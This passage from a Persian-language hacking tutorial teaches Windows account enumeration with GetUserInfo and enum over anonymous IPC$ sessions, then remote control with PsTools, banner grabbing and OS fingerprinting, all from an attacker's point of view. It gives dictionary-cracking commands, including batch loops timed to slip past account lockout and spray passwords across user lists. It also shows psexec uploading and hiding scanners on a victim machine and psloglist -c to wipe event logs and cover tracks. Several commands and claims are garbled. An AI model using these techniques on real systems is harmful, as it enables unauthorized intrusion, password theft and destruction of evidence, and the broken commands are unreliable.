Bad PWD count               0
Num logons (this machine)   2432
Last logon                  3/12/2002 8:24 PM
Logon hours                 All
Global group memberships    *None
Local group memberships     *Administrators
Completed .
```

تفاوتهای این برنامه را با Net user را با خط زرد نشان داده ام .اطلاعات با قیمتی در باره کلمه عبور بدست آورده است که در فیلد های **Password age in days** و **Bad PWD count** و **Num logons (this machine)** نمایش میدهد که کار ما را برای تجزیه و تحلیل و... راحت میکند . فیلد **Bad PWD count** را میتوان گفت که نشانه ای از تلاش برای دستیابی به کلمه عبور فرض کرد و مقدار این موعد قفل شدن حساب را بواسطه اسرار در بکارگیری کلمات اشتباه را نشان میدهد. فیلد **Password age in days** زمان تغییر نکردن پسورد را بر حسب روز نشان میدهد . فیلد **Num logons** تعداد دفعات وارد شدن به ماشین توسط این حساب را نمایش میدهد.برای دیدن نام تمام کاربران با این نرم افزار از دستور زیر استفاده میکنیم :

```
C:\>Getuserinfo.exe \.
```

استفاده میکنیم که مثلا جواب میگیریم:

```
C:\>Getuserinfo.exe \.
GetuserInfo V02.05.O0cpp Joe Richards (joe@joeware.ne)
January 2002
User Accounts For [Local]
-------------------------------------------------------------------------------------------------------------
Administrator           Orc                 Skycladgirl
Test                    __Vmware_user__
```

خوب این را ذکر کنم که این ابزار هم Local است هم Remote به این صورت که:

```
C:\> GetuserInfo.exe  \\ x.x.x.x\.
C:\> GetuserInfo.exe  domain \\x.x.x.x\.
```

خوب این دوتا لیست کاربر های IP مورد نظر ما را نشان میدهد (به جای x.x.x.x شماره IP هدف مورد نظر خود را بنویسید) .
البته بعد از بدست آوردن لیست کاربران میتوانید اسم آن کاربر را به جای (.) بنویسید و اطلاعات تکمیلی را بگیرید.

ابزار ENUM :

ابزار دیگری که معرفی میکنم که البته دارای قابلیتهای خوبی نیز هم هست ENUM است .
این ابزار از نوع کد باز بوده و کد های آن در دسترس همگان است پس اگر نیازی به تغیرات داشتید دست شما باز است .مثل بیشتر نرم افزار های خفن کد های آن بر پایه C++ است. البته این را بگویم که برای نفوذ با این ابزار باید پورت ۱۳۹ باز باشد البته فقط برای نفوذ باید این پورت باز باشد.گزینه های این نرم افزار بسیار است که البته من مثل روال مقاله همه آنها را توضیح نمی دهم !!
قابلیتهای این برنامه بسیار زیاد است مثلا وقتی از شما سیستمی کلمه عبور و نام کاربر میخواهد و کار دیگه ان جمع آوری اطلاعات از سیستم هدف است که من فعلا دنبال این هستم نه چیز دیگه ایی البته اولی را هم توضیح میدهم. وقتی در خط فرمان اجرا میکنید برنامه را این ها را می بینید:

```
C :\> enum.exc
Usage: enum.exe       [switches]        [hostname | ip]
        -U:  get user list
        -M: get machine list
        -N: get name list dump (different from -U | -M)
        -S: get share list
```

-P: get password policy information
-G: get group and member list
-L: get LSA policy information
-D: dictionary crack, needs -u and -f
-d: he detailed, applies to -U and -s
-c: don't cancel sessions
-U: specify username to use (default "")
-p: specify password to use (default "")
-f: specify dictfile to use (wants D)

که این دفعه سعی می کنم بر خلاف روال مقاله یک کمی بیشتر توضیح بدهم .هورا !!!!
هفت (۷) گزینه اول " توجه کنید " با فرض این که منبع مشترک IPC$ از طریق پورت ۱۳۹ و یا ۴۴۵ قابل دست یابی است انبوهی اطلاعات را درباره سیستم هدف برای ما جمع آوری می کند .(البته اتصال ما با قربانی هم در این برنامه و برنامه قبلی از نوع NULL یعنی ناشناس است).اجرای این ۷ گزینه با هم امکان پذیر است ولی آنقدر به ما جواب میدهد که گیج میشویم .
C:\ enum.exe UMNSPGLD 192.168.0.3
همانطور که گفتم این دستور درست است ولی جوابها زیاد و تجزیه تحلیل آن مشکل است من عملا از این ترکیبات که میگویم استفاده میکنم .مثلا من ترکیبی از سویچ های UPG را استفاده میکنم مثل:

```
C :\> enum UPG xxx.xxx.xxx.xxx
Server: xxx.xxx.xxx.xxx

Password policy:
        min length: none
        min age: none
        max age: 42 days
        lockout threshold: none
        lockout duration: 30 mins
        lockout reset: 30 mins
getting user list (pass 1, index 0) . . . success, got 5.
        Administrator Guest IUSR_ALPHA   IWAN ALPHA
        TsInternet User
Group: Administrators
ALPHA \ Administrator
Group: Guests
ALPHA \ Guest
ALPHA \ Ts Internet User
ALPHA \ IUSR_ALPHA
ALPHA \ IWAM_ ALPHA
Group: Power Users
```

همانطور که می بینید به واسطه وجد خطوط زرد پی به این موضوع می بریم که این ماشین هلو است .واضح است که هیچ محدودیتی در برابر حدس زدن نادرست کلمه توسط مهاجم وجد ندارد و با وجد نشانه های (IUSR_ALPHA و IWAN ALPHA) ما پی میبریم که نرم افزار سرویس دهنده وب (WEB) احتمال قریب به یقین IIS در پیت مایکروسافت است (هورا سایت هک شد دیگه)!!!!
و نشانه **TsInternet User** خبر از فعالیت سرویس Terminal Services را به ما می دهد.
اجازه دهید یک ترکیب های سویچ دیگری را هم بگویم . می نویسیم :

```
C :\> enum.exe MNS  xxx.xxx.xxx.xxx
Server: xxx.xxx.xxx.xxx
Setting up session … success.
Getting namelist (pass 1) … got 5, 0 left:
      Administrator Guest IUSR_ALPHA    IWAM_ALPHA
      TsInternetUser
Enumerating shares (pass 1) … got  3 shares , 0 left:
      IPC$ ADMIN$ C$
GETTING MACHINE LIST  (PASS 1 , INDEX 0) … SUCCESS , GOT 0.
CLEANING UP … SUCCESS.
```

همانطور که می بینید علاوه بر نمایش لیست کاربران موجود منابع مشترک مورد استفاده را نیز آشکار شده است. البته با توجه به اطلاعات بالا میتوان حدس قریب به یقین زد که سیستم مورد نظر فقط دارای یک درایو هارد است که در خروجی برنامه به صورت

C$ نمایش داده شده است .با توجه به این اطلاعات (می دانیم IIS هم دارد) می توان این جوری نتیجه گرفت که " ریشه سند وب " یا اصطلاحا Web document root نیز بر روی همین درایو و در موقعیت C:\Winnt\temSys32 قرار دارد . این ترکیبی که به شما یاد دادم ترکیب اساسی علیه سرویس دهنده وب مخصوصا IIS در پیت با توجه به داشتن بی نهایت باگ و اکسپلویت است. گزینه L– در این برنامه اطلاعاتی در مورد خط مشی احراز هویت در سیستم محلی (Local Security Authority و یا LSA) در اختیار ما قرار میدهد .
خوب ممکن است اغلب با موارد خاصی روبه رو شوید که حساب مدیر (SID=500) فاقد رمز عبور باشد !!!
با بهره گیری از دو گزینه u– و p– می توان اطلاعات مربوط به شناسایی یک کاربر به خصوص را مورد برسی قرار داد.

```
C:\>enum.exe –UMNSPGL –u administrator –p " " xxx.xxx.xxx.xxx
```

زنگ تفریح !!!

این برای پولدار ها میگویم که رفتن ISP زدن و ۱۰ تا حساب مدیر روی سرور برای تمام خاندان خود باز کردن .حتما تا به حال این می دانستید که حساب مدیر (administrator) هرگز به واسطه تلاش ناموفق (وارد کردن هزاران بار کلمه عبور نادرست) قفل نمی شود و همین باعث میشود نفوذ گرها وسوسه بشوند تا شانس خود را امتحان کنند برای کشف کلمه عبور مدیر. برای رفع این عیب یک نرم افزاری هست در بسته نرم افزاری Windows Resource Kit به نام Passport/administrator که تا حدودی این عیب را برطرف کرده دیگه بقیه کار با خودتان .

برای کشف کلمه عبور با این نرم افزار که البته کند (سرعت کم !!) هم هست در این مورد از فرمان زیر استفاده میکنیم به این صورت :

```
C:\>enum.exe –D –u Administrator –f  dict.txt
```

که شما میتوانید به جای نام کاربر administrator هر نام کاربر دیگری را مورد استفاده قرار دهید و به جای dict.doc هم آدرس (در صورت اینکه این فایل در همان پوشه نباشد) و نام فرهنگ لغت (دیکشنری) حمله خود را وارد کنید .
خوب این برای حساب های مدیر است که هیچ محدودیت زمانی و طول کلمه ندارد است. اما اگر سیاست های امنیتی به گونه ای بود که مثلا با تعداد چند بار وارد کردن اشتباه کلمه عبور حساب قفل می شود به مدت زمان مشخصی ما باید چه کنیم ؟ خوب بعضی ها فکر می کنند کار دیگر محال است اما من با روشی که یادتان می دهم مدت این کار خیلی زیاد میشود ولی ۱۰۰% امکان پذیر است .
خوب با یک مثال آموزش میدهم . اول سیاستهای کلمه عبور را با سویچ p– بدست می آورید که با اطلاعاتی که دارید می فهمید که مثلا بواسطه وارد کردن ۵ بار کلمه عبور اشتباه حساب برای ۳۰ دقیقه قفل می شود (در این مدت حتی با وارد کردن کلمه درست هم به شما امکان ورود به حساب هم داده نمی شود و یا حتی در این مدت اصلا نمی شود به آن کلمه عبور داد) برای این کار از دستور زیر استفاده می کنیم (با استفاده از تابع تاخیر Sleep) :

```
C :\>For /F %%p in (dict.exe) do enum.exe    u Istari   p  %%% p  M xxx.xxx.xxx.xxx >> output.txt && sleep 180s
```

خوب یک سویچ G– است که به راحتی می توانید حساب های هم گروه را کشف کنید مثلا تمام نام کاربر ها با مجوز حساب مدیر و...
این گفتم تا تجربه اساسی خودم را در اختیار شما ها بگزارم . یک نکته (این مثال کلی و در بقیه موارد هم کارایی دارد " دوگوله " را روشن کنید) اگر شما تمام نام کاربر ها با مجوز مثلا limit را بدانید احتمال پیدا کردن کلمه عبور برای حداقل یکی از نامهای کاربر برای شما بیشتر است(چرای این قضیه را خودتان بفهمید !!) برای استفاده از این نکته با توجه به مسائل بالا از فرمان زیر استفاده میکنیم :

```
C:\> for /F %%p in ( dict.txt ) do for /F %%u in (users.txt) do enum.exe   %% u in (usres.txt) do enum.exe    u %%u    p %%p  M  xxx.xxx.xxx.xxx >> output.txt
```

این روش هنگامی به اوج سوپر خفنی میرسد که فایل حاوی کلمات عبور کوچک (تعداد کمتری کلمه) و فایل حاوی نام کاربران بزرگ باشد.
خوب الان که داشتم دوباره این مبحث میخواندم دیدم برخلاف رویه این مقاله تمام نکات و تجربه های خودم را نیز رو کرده ام اما اشکال ندارد بعضی ها را هم من از این آن یاد گرفتم و از اول که زاییده شدم هکر که نبودم !! یک سری ها را خودم کشف کردم بیشتر آن را هم دیگران ، پس بگزار من به دیگران هر چی بلد هستم یاد بدم .

جعبه ابزار Pstools :

خوب ابزار بعدی که میخواهم یاد بدهم جعبه ابزار Pstools است که خلا موجود بین دستیابی به اطلاعات کاربران سیستم و دسترسی کامل به خود سیستم را پر میکند .این مجموعه به همت آقای Mark Russinovich توسعه یافته و از اینجا میتوانید بگرید.این جعبه

ابزار یک کوچولو مشکل دارد و آن هم این است که چون اساس بر جمع آوری حداکثر اطلاعات ممکن گذاشته شده بر خلاف دو ابزاری که بالا توضیح دادم از اتصال ناشناس (NULL) استفاده نمی کند و یک کمی رد دست نمیدونم شاید پا هم بگذارد.
برای این که این مجموعه درست کار کند و ما نتیجه حداکثری بگیریم باید حداقل چند شرط زیر نصفه نیمه برقرار باشد

- لازم است به اطلاعات کاربران دست رسی داشته باشیم.
- لازم است یک سرویسی به نام Server روی آن ماشین راه بی اندازیم.بد نیست سرویس Net Logon هم باشد.
- بد نیست به Registry دست رسی از راه دور داشته باشیم.
- منبع مشترک IPC$ باید در دسترس باشد.

این جعبه ابزار ۱۰ برنامه هلو دارد که به واقع فرایند مدیریت سیستم را به لحظات شیرینی تبدیل میکند.از قابلیتهای این مجموعه میتوان به دسترسی به چندین ماشین در آن واحد و اجرای دستور ها روی آنها و... (خیلی زیاد امکانات آن و...)

ابزار اول PsFile :

شما با این ابزار می توانید فایلهای که ماشینی دارد از ماشین دیگر(همان ماشین اجرا کننده دستور) استفاده میکند آشکار نمود. به گونه ایی می شود گفت که انگار از فرمان Net file استفاده کرده اید . خوب این ابزار به درد مدیر بیشتر بخورد تا ما چون با آن می تواند جهت اشکال زدایی در اشتراک فایلها و رد یابی غیر مجاز دسترسی ها و... کارایی دارد.

خوب این یک بار میگویم برای کل این ابزارها . تمام این ابزار ها را می توان به صورت زیر برای کار برد از راه دور استفاده کرد:
\\RemotHost -u user name -p password

ابزار PsLoggedOn :

ابزار بعدی که آن هم فقط اندکی بدرد ما میخورد ابزار PsLoggedOn است که کارش این است لیستی از کار برانی را که از طریق راه دور به یک منبع مشترک متصل شده اند را مشخص میکند.از دید گاه یک انسان بد راه انداختن یک حرکت حمله گونه از مدل سرریزی بافر به ماشینی که تعدادی کاربر به آن متصل هستند زیاد جالب نباشد .

ابزار Ps Get Sid :

ابزار سومی که من معرفی میکنم ابزار Ps Get Sid است که همانطور که از نام آن میفهمید به ما میگوید که SID یک حساب کاربر چند است با توجه به دانستن این موضوع میفهمیم که مثلا همیشه حساب مدیر آخر Sid عدد ۵۰۰ و حساب میهمان عدد ۵۰۱ است .در نتیجه دیگر با عوض کردن نام حساب مدیر به میهمان ما گول نمی خوریم و ...

C:\> psgetsid.exe \\ xxx.xxx.xxx.xxx -u Administrator -p

بعد اینجوری جواب میدهد:

IM! Secure ORC SID for xxx.xxx.xxx.xxx \\ OCR:
S-1-5-21-145-4471165-484763869-1708537768-501

خوب حالا ما میفهمیم که این آقای مدیر نام کاربری حساب مهمان را عوض کرده و گذاشته مدیر !!!!
خوب این بگویم که لازم نیست تا در خواست SID در مورد یک کاربر خاص اعمال شود این بگم که میتواند شناسه سایر کاربرهای یک سیستم را هم برگرداند.

ابزار PsInfo :

ابزار(۴) چهارمی که معرفی میکنم و خیلی هم خوب است اما فقط به صورت محلی اجرا میشوند از راه دور متاسفانه ابزار PsInfo است که کار آن شناسایی سیستم عامل و ریشه اصلی و لیست Hot fix های نصب شده و... را میدهد به ما.خوب اگر شما به Registry دسترسی از راه دور دارید میتوانید از شاخه زیر در Registry به همین اطلاعات دست یابید .

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix

خوب برای رفع عیب نه چندان کوچک این ابزار بدرد بخور هم یک راه است و آن هم استفاده از دستور:

C:\>for /L %I in (1, 1, 254) do PsInfo \\xxx.xxx.xxx.xxx.%i > systeminfo_xxx.xxx.xxx.xxx. %i.txt

توجه کنید این بچ فایل بدون نام کاربر و کلمه عبور است که بهتر است برای شما ها هم همین جور باشد و حتما آن را در قالب کاربری از حوزه مورد نظر اجرا کنید .

ابزار PsService :

ابزار (۵) پنجم که معرفی می کنم ابزار PsService است که کارش راه انداختن و متوقف کردن سرویس ها و نشان دادن کل سرویسهای اجرا شده می باشد .این ابزار خیلی شبیه دو فرمان Net Start و Net Stop است.اگر این ابزار را تنها بدون هیچ سویچ اجرا کنید لیست تمام سرویس ها را به شما میدهد.
شما با فرمان زیر می توانید مثلا سرویسی را روی یک ماشین از راه دور شروع و یا متوقف کنید:

```
C :> psservice.exe \\xxx.xxx.xxx.xxx Start W3svc
```

که این فرمان سرویس IIS را روی یک سرور آپاچی راه می اندازد !!
سویچ query اطلاعاتی در باره وضعیت سرویس در اختیار ما میگزارد .
سویچ Config اطلاعاتی در باره برنامه ایی که سرویس مورد نظر در حال اجرای ان است به ما میدهد .
سویچ Find برای آشکار کردن سرویس های در حال اجرا روی شبکه است .
مثلا به منظور کشف کردن میزبان هایی از یک حوزه شبکه که سرویس Terminal Services را اجرا میکنند می توان دستور را اینگونه نوشت .

```
C :\> psservice.exe find termservice
Found termservice.exe on:
\\sun 1
\\rostay 3
```

خوب این بگم که شما با استفاده از این نرم افزار و یک اسکنر پورت میتوانید سرویسهای مسئله دار را کشف کنید.

ابزار Pslist

ابزار (۶) ششم خوب با این میتوانید حال آنهایی را که با داشتن لینوکس هی ، چپ میرند راست میرند و... برای شما " قمپض " می ترکاندند را سر جایشان بنشانی پسرم.!! (بله این مقاله را فقط برای پسرها نوشتم)
اسم این ابزار Pslist است.
این ابزار توانایی لیست کردن فرایند های موجد برروی سیستم محلی یا یک سیستم از راه دور را دارا میباشد و با اضافه کردن سویچ های d و m و x به ترتیب اطلاعات مربوط به Thread ها و حافظه و یا ترکیبی از این دو را نمایش دهد.این ابزار هم میتواند به صورت کلی (اجرای خالی Pslist.exe در خط فرمان) همه پروسه ها را نمایش دهد وهم میتواند یک پروسه خاص را با جزییات بیشتر نمایش دهد مثلا به این صورت :

```
C :\> Pslist.exe iexplorer
```

شما به جای iexplorer میتوانید هر پروسه ای را که دوست دارید بنویسید.
استفاده این گونه از ابزار بیشتر در مواقعی که بخواهیم کلمه عبوری را کشف کنیم موثر است زیرا با اجرای این دستور دست یابی به شناسه فرآیند (یا PID) برنامه LSASS (یا هر برنامه رمزنگاری دیگر) به راحتی ممکن است البته این ابزار در این زمینه مافوق دکترا گرفته است از انجمن کرکر ها !!!
سویچ S در این ابزار این برنامه را به حالت Task Manager برده و برنامه دائما در حال نوسازی وضعیت سیستم خواهد بود (دقیقا مشابه فرمان tcp در لینوکس است) .
سویچ R توانایی مشخص کردن زمان نوسازی اطلاعات را برحسب میلی ثانیه دارد .
این دو سویچ واقعاً در زمینه مشاهده فعالیت های سرور مفید هستند .به نمونه ایی از کاربرد این دوتا با هم توجه کنید.

```
C :\> Pslist.exe \\xxx.xxx.xxx.xxx s r 10 inetinfo.exe
C :\> Pslist.exe s r 10 inetinfo.exe
```

خوب که این فرمان را روی یک سرو اجرا کرده و در جواب به ما میگوید : هر ۱۰ ثانیه یک بار از آخرین وضعیت سرویس IIS به ما اطلاع میدهد.
سویچ T برنامه را قادر میکند فرایند را به همراه Thread های مربوطه در قالب یک ساختار درختی نمایش دهد.با این کار روابط مربوط به اجرای یک پروسه را میتوان درک کرد .

ابزار PsKill :

ابزار هفتم با نام PsKill و یا PsSuspend قادر است که یک پروسه را نابود کند و یا به حال تعلیق درآورد .
مثلا:

```
C :\> pskill.exe notepad
2 processes named notepad killed.
```

این برنامه میتواند با دریافت شناسه فرایند نیز این کار را انجام دهد مثل:

```
C :\> pskill.exe 1764
Process #1764 killed
```

بهتر است به جای نوشتن اسم پروسه مورد نظر شناسه آن را به کار ببرید زیرا همیشه احتمال نابود شدن چند پروسه دیگر هم است چون معمولا به هم ربط دارد. در موقع تایپ شناسه باید دقت زیادی کنید که اشتباه نکنید و گرنه دیگه هیچی !!
البته برای کشف شناسه فرایند نیز میتوانید از فرمانهای که بالا گفتم استفاده کنید ولی یک بار دیگر هم میگم با دستور زیر این کار را می توانید انجام دهید:

```
C :\> Pslist.exe | findstr / I notepad
Notepad 1764  8  1  30  1728  0:00:00.020  0:00:00.020  0:00:07.077
Notepad 1044  8  1  30  1724  0:00:00.020  0:00:00.020  0:00:07.077
 Notepad 1796  8  1  30  1728  0:00:00.010  0:00:00.020  0:00:03.4835
```

لازم است این نکته را بگویم دوبار که این فرایند حذف یک پروسه تمام پروسه های مربوط با آن را نیز حذف میکند پس در استفاده از این دقت به خرج بدهید یا اینکه شما واقعاً نیت تخریب دارید!!!
فرمان دیگر PsSuspend است و برای تعلیق یک فرایند است و مثل قبلی است شکل نوشتن دستور آن و با نوشتن همین فرمان بعلاوه سویچ r فرایند را دوباره راه می اندازد.

خوب فرمان بعدی فرمان PsLogList است که دیگه این زیاد توضیح نمیدهم چون دیگه ۹۰% به درد مدیرها میخورد تا ما ها.
کلا این برای کنار گذاشتن Event Log Viewer است و وقایع حیاتی را نشان ما میدهد. با این دستور میتوانید رد پاها را کلا پاک کنید :

```
C :\> psloglist.exe –c
```

که این کلا فایل ثبت وقایع را پاک میکند محتویات آن را.البته به صورت ریز تر هم میشود استفاده کرد مثل دستور زیر :

```
C :\> psloglist.exe –c Application
```

خوب این هم ۱۰% کار این نرم افزار که بدرد ما می خورد (این دستور هم از راه دور میتوان استفاده کرد.اما به شرط ها !!).

ابزار PsExec :

ابزار بعدی که معرفی میکنم ابزار PsExec است. این ابزار کار بردی ترین ابزار این مجموعه است بدون اغراق. با این ابزار شما می توانید یک برنامه (ببخشید ! هر برنامه ایی) را روی سیستم قربانی بالا پاین بکنید (منظور راه بیندازید !!). خوب اگر برنامه مورد علاقه من آنجا نبود حتی اجازه بارگیری آن (Download) را هم به ما میدهد !!! بر خلاف سایر ابزارها راه دور همچون فرمانهای معادل rexec در ویندوز ، در مورد این ابزار نیازی به نصب هیچ گونه فایل و یا DLL خاصی ندارد. (فرمان rexec یکی از فرمانهای مهم هکرها در لینوکس است که با آن میتوان سیستم عامل را " وادار " به اجرای برنامه مور نظر ما کرد ، به همین خاطر است که در چند سطر بالا گفتم " حال آنهایی را که با داشتن لینوکس هی ، چپ میرند راست میرند و... برای شما " قمپز " می ترکاندند را سر جایشان بنشانی پسرم!! ".
البته زیاد ذوق زده نشوید چون دسترسی به منبع مشترک ADMIN$ و عبور از مانع احراز هویت به منظور اجرای این برنامه از ضروریات است. این برنامه یک کمی " ها لو " میزنه چون همیشه فکر میکند ما میخواهیم از آن برای استفاده از راه دور استفاده کنیم از این رو تعیین آرگومان *computer name* در الگوی عمومی استفاده از این فرمان امری واجب است. با استفاده از سویچ u– و p– میتوان نام کاربری و کلمه عبور را وارد کرد. مثال:

```
C :\> psexec.exe \\xxx.xxx.xxx.xxx cmd/c dir
```

در استفاده از این ابزار مسیر اجرای فرمان مورد نظر به طور پیش فرض %SYSTEMROOT%\System32 است.
مثال های بیشتر :

```
C :\> psexec.exe \\xxx.xxx.xxx.xxx ipconfig/all
C :\> psexec.exe \\xxx.xxx.xxx.xxx net use * \\yyy.yyy.yyy.yyy\backups Rch! ve/u: backup
C :\> psexec.exe \\xxx.xxx.xxx.xxx c:\cygwin\usr\sbin\sshd
```

اگر نام یا مسیر دارای جای خالی باشد باید آن را درون " " قرار دهید .
اگر مسیر را درست بلد نیستید میتوانید با اضافه کردن سویچ c– و یا f– مشکل خود را حل کنید .با این روش اول برنامه یک کپی از نسخه خود در آنجا (%SYSTEMROOT%\System32) درست می کند. سویچ f– در صورت وجد برنامه مورد نظر در آنجا نسخه آن را با نسخه ارسالی عوض می کند.
یک مثال میزنم راه کار آن دست خودتان بیاد. در مثال زیر پس از بار گذاری برنامه ای با عنوان fscan (بعدا به طور کامل توضیح میدهم درباره اش) بر روی سیستم هدف. فرایند اسکن پورت های سیستمهای واقع بر روی شبکه کلاس C مقصد را انجام میدهد.

```
C :\> psexec.exe \\xxx.xxx.xxx.xxx –c fscan.exe q bpl-10001 –o targets.txt 192.168.0.1- 192.168.0.255
```

با این روش میتوانید هر برنامه (ازجمله تمام برنامه های Pstools) را روی ماشین طرف بریزید و اجرا کنید .
سویچ D باعث مخفی اجرا شدن برنامه میشود .

سویچ S برای استفاده در قالب یک حساب سیستمی استفاده میشود.
سویچ I باعث میشود دست یابی محاوره ای به سیستم پیدا کنیم .در مورد برنامه های مثل FTP که نیاز به کلمه عبور دارد استفاده میشود.

ابزار PsShutdown :

آخرین ابزار این مجموعه ابزار PsShutdown است.
کار این ابزار دقیقا شبیه ابزار shutdown در مجموعه windows Resource است. این ابزار قادر است سیستمی را خاموش و یا از خاموش شدن آن جلوگیری کند و یا لحظه ای یک سیستم را خاموش کند و...
برای خاموش کردن ناگهانی ماشین هدف از سویچ f– استفاده می کنیم. این سویچ مساوی با استفاده توام دو سویچ c و y در نرم افزار shutdown در مجموعه windows Resource است.
بقیه اش دیگه تابلو خودتان تجربه کنید !!!.

خوب تا به حال اکثر نرم افزارهای مهم جمع آوری اطلاعات مقدماتی را معرفی کردم در این باب یک کار دیگر هم است که البته خیلی مهم است و آن اسکن پورت ها برای بدست آوردن لیست پورت های باز و سرویسهای آن و... خوب اول من یک نمای کلی در باره انواع اسکن کردن پورت ها به شما میدهم تا بعد برسیم سر معرفی و آموزش چگونگی استفاده از نرم افزارهای مربوطه .

حالا هنوز ما در مرحله جمع آوری اطلاعات پایه از هدف هستیم یک گام دیگر و البته آخرین گام از مرحله کلی جمع آوری اطلاعات ، که البته خیلی راحت است و بسیار با ارزش که معمولا هم نادیده گرفته میشود مرحله " جمع آوری اطلاعات به روش Grabbing Banner " است.

جمع آوری اطلاعات به روش Grabbing Banner

مقدمه :

در گذشته نه چندان دور ، جمع آوری اطلاعات از سیستم های هدف با سختی آن چه امروز شاه آن هستیم ، نبود. تا همین چند صباح پیش اصلا (به غیر از سایت های مهم و معروف) مدیران سایتها حساسیت خاصی در این باره نداشتند و آدم با یک Telnet ساده یک دو جین اطلاعات از جمله نام میزبان ، نوع سیستم عامل و شماره نسخه آن و... را به طور آزاد در اختیار کاربر قرار میدادند.اساس کار در این روش برپایه اتصال به پورت باز است چون اصولا هنگامی یک پورت باز است که یک سرویس دهنده (یک نوع نرم افزار کاربردی) آن را باز کرده است تا با شبکه تعامل کند !!! خوب اگر ما به آن پورت متصل شویم تا ببینیم کدام سرویس دهنده آن را باز کرده است و شماره نسخه آن را بفهمیم میتوانیم با استفاده از نقطه ضعف های آن سیستم آن را مورد تهاجم قرار بدهیم. البته در ۵۰% موارد سیستم عامل هم میتوان شناسایی کرد که آن هم مثل بالای میشود باهاش تعامل کرد آن هم از نوع مورد علاقه خودمون.

امروزه برنامه telnet کم بیش با برنامه دیگری که تخصصی است جایگزین شده است از جمله میتوان به موارد زیر اشاره کرد :
در موارد بدست آوری اطلاعات از پروتکل SHH با عنوان Secure Shell یا اصطلاحا SHH ، استفاده میشود.
در مورد پست الکترونیکی از برنامه elm mail و یا از برنامه pine جهت اتصال به سرور پست الکترونیکی استفاده میشود.
برای اتصال به وب سرور از برنامه Lynx استفاده میشود.
البته از این دست برنامه بسیار است که برنامه ها نوعی کلاینت برای سرویس دهنده خاصی هستند ، تقریبا در بیشتر موارد میتوان به جای این برنامه ضعیف (telnet) از NC استفاده کرد. البته این برنامه ها چه کلاینت ها و یکسری اطلاعات را بدست می آورند و برنامه NC و یا telnet یک سری دیگر که گروه اول از بدست آوری آنها ناکام میماند. پس من به شما توصیه موکد میکنم از هر دو نوع استفاده کنید نه یک نوع از آنها.
البته این را ذکر کنم پویش گر های پورت معمولا این کار را انجام میدهند ولی من تجربه به خودم ثابت کرده که باید همیشه اگر کاری را میتوانید خودتان انجام دهید حتما ، خود انجام دهید نه اینکه بر عهده نرم افزار بگزارید چون ان نرم افزار شعور ندارد و فقط مسئله های را حل میکند که یک دفعه برنامه نویس ان برایش حل کرده باشد.
برای متصل شدن به یک پورت با استفاده از برنامه telnet از شکل عمومی دستور زیر استفاده میکنیم :

telnet *hostname port number*

و برای متصل شدن به یک پورت با استفاده از برنامه NC از شکل عمومی دستور زیر استفاده میکنیم :

NC [-options] hostname port[s]

که در این مورد به جای [-options] ما فعلا سویچ v– را میگزاریم بقیه چیزها هم که تابلو. البته این را ذکر کنم بعد از پایان همین مطلب آموزش کامل NC را میدهم.
یک مثال میزنم تا قضیه روشن شود ، ما میخواهیم با برنامه NC و telnet به یک ماشین با پورت ۲۱ که FTP است متصل شویم:

C :\> telnet xxx.xxx.xxx.xxx 21

C :\> NC –v xxx.xxx.xxx.xxx 21

خوب در جواب برنامه اول این گونه جواب میدهد :

Connected to xxxxxxxxxx
220 ftp29 FTP server (**UNIX(r) System V Release4.0**) ready.
SYST
215 UNIX Type: **L8** Version: **SUNOS**

خوب ما فهمیدیم که این سرور از چه نوع سیستم عامل و از چه برنامه ای برای سرویس دهی استفاده میکند.(برای ان هایی که خیلی عجول اند در این مرحله میتوانند بروند و دنبال حفره های این برنامه و Exploit برای آن بگردند تا سرور هک کنند)
بر نامه Nc هم مین جوری جواب میدهد که من دیگه از آتن صرف نظر کردم این ذکر کنم این برنامه (NC) خیلی بهتر از telnet جواب میدهد. البته قابل ذکر است همانگونه که در بالا گفتم تمام و یا به عبارت بهتری اکثر پویش گرهای پورت این گونه کار ها را انجام میدهند.
برای اتصال به پورت ۸۰ باید بعد از برقراری ارتباط ما یک سری دستور برای آن با استفاده از پروتکل HTTP یا اصطلاحا انتقال محتوای فرا متن (Hyper Text Transfer Protocol) حواله وب سرور کنیم. به مثال زیر توجه کنید :

C :\> Telnet.exe xxx.xxx.xxx.xxx 80
Connecting To xxx.xxx.xxx.xxx

HTTP/ **1.1** 200 OK
Date: Tue. 29 Jun 2002 07:18:07
Server: **Apache /1.3.14** (UNIX) (**Red-hat/Linux**)
….

خوب من این جواب را کوتاه کردم و آخرش به ما یک پیغام میدهد که حاوی این موضوع است که " سرویسی در روی پورت ۸۰ در حال اجرا است " !!! خوب در این حالت این سرویس چون ما با اون ارتباط برقرار کردیم میخواهد ببینه ما چه میگیم و یا به عبارتی از ما یک فرمان میخواهد. خوب ما فرمان GET را نوشته بعد دو بار Enter زده البته جلوی این فرمان یک چیزی مینویسیم. در جواب چون ما جلوی فرمان را چرند پرند نوشتیم به ما یک جواب میدهد که در آن جواب ما باید دنبال هدر پروتکل بگردید. این از این.
این را ذکر کنم وقتی من به سرویس Telnet همین ماشین وصل شدم اطلاعاتی را که برای من فرستاد بسیار دروغین بود چون آن را دست کاری کرده بودن و فایل /etc/issue.net را پر از هدر ها و برچسب های دروغ نوشته بودن که این کار کاملا عملی است پس تا میتوانید باید به ماشین هدف خودتان با پورت های مختلف آن وصل شده و بعد با توجه به جمع بندی که میکنید نوع سیستم عامل و سرویس ها را حدس بزنید.

در این مبحث یک بحث کوچولو دیگر باقی میماند و آن هم شناسایی نوع سیستم عامل با استفاده از ارزش TTL در فرمان Ping است که به این صورت است که هر سیستم عامل تقریبا ارزش این فیلد خود را در یک محدوده ایی قرار داده است. برای استفاده از این روش شما فرمان Ping را اجرا کرده و به ستون TTL یک نگاه میاندازید و بعد آن را با جدول پایین مقایسه کرده و نوع آن سیستم را مشخص میکنید به مثال زیر توجه کنید :

C:\>ping xxx.xxx.xxx.xxx

Pinging xxx.xxx.xxx.xxx with 32 bytes of data:

Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128
Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128
Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128
Reply from xxx.xxx.xxx.xxx: bytes=32 time<1ms TTL=128

Ping statistics for xxx.xxx.xxx.xxx :
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

نام سیستم عامل	مقدار TTL
Windows 9x/NT Intel	32
Windows XP PRO & Home	128

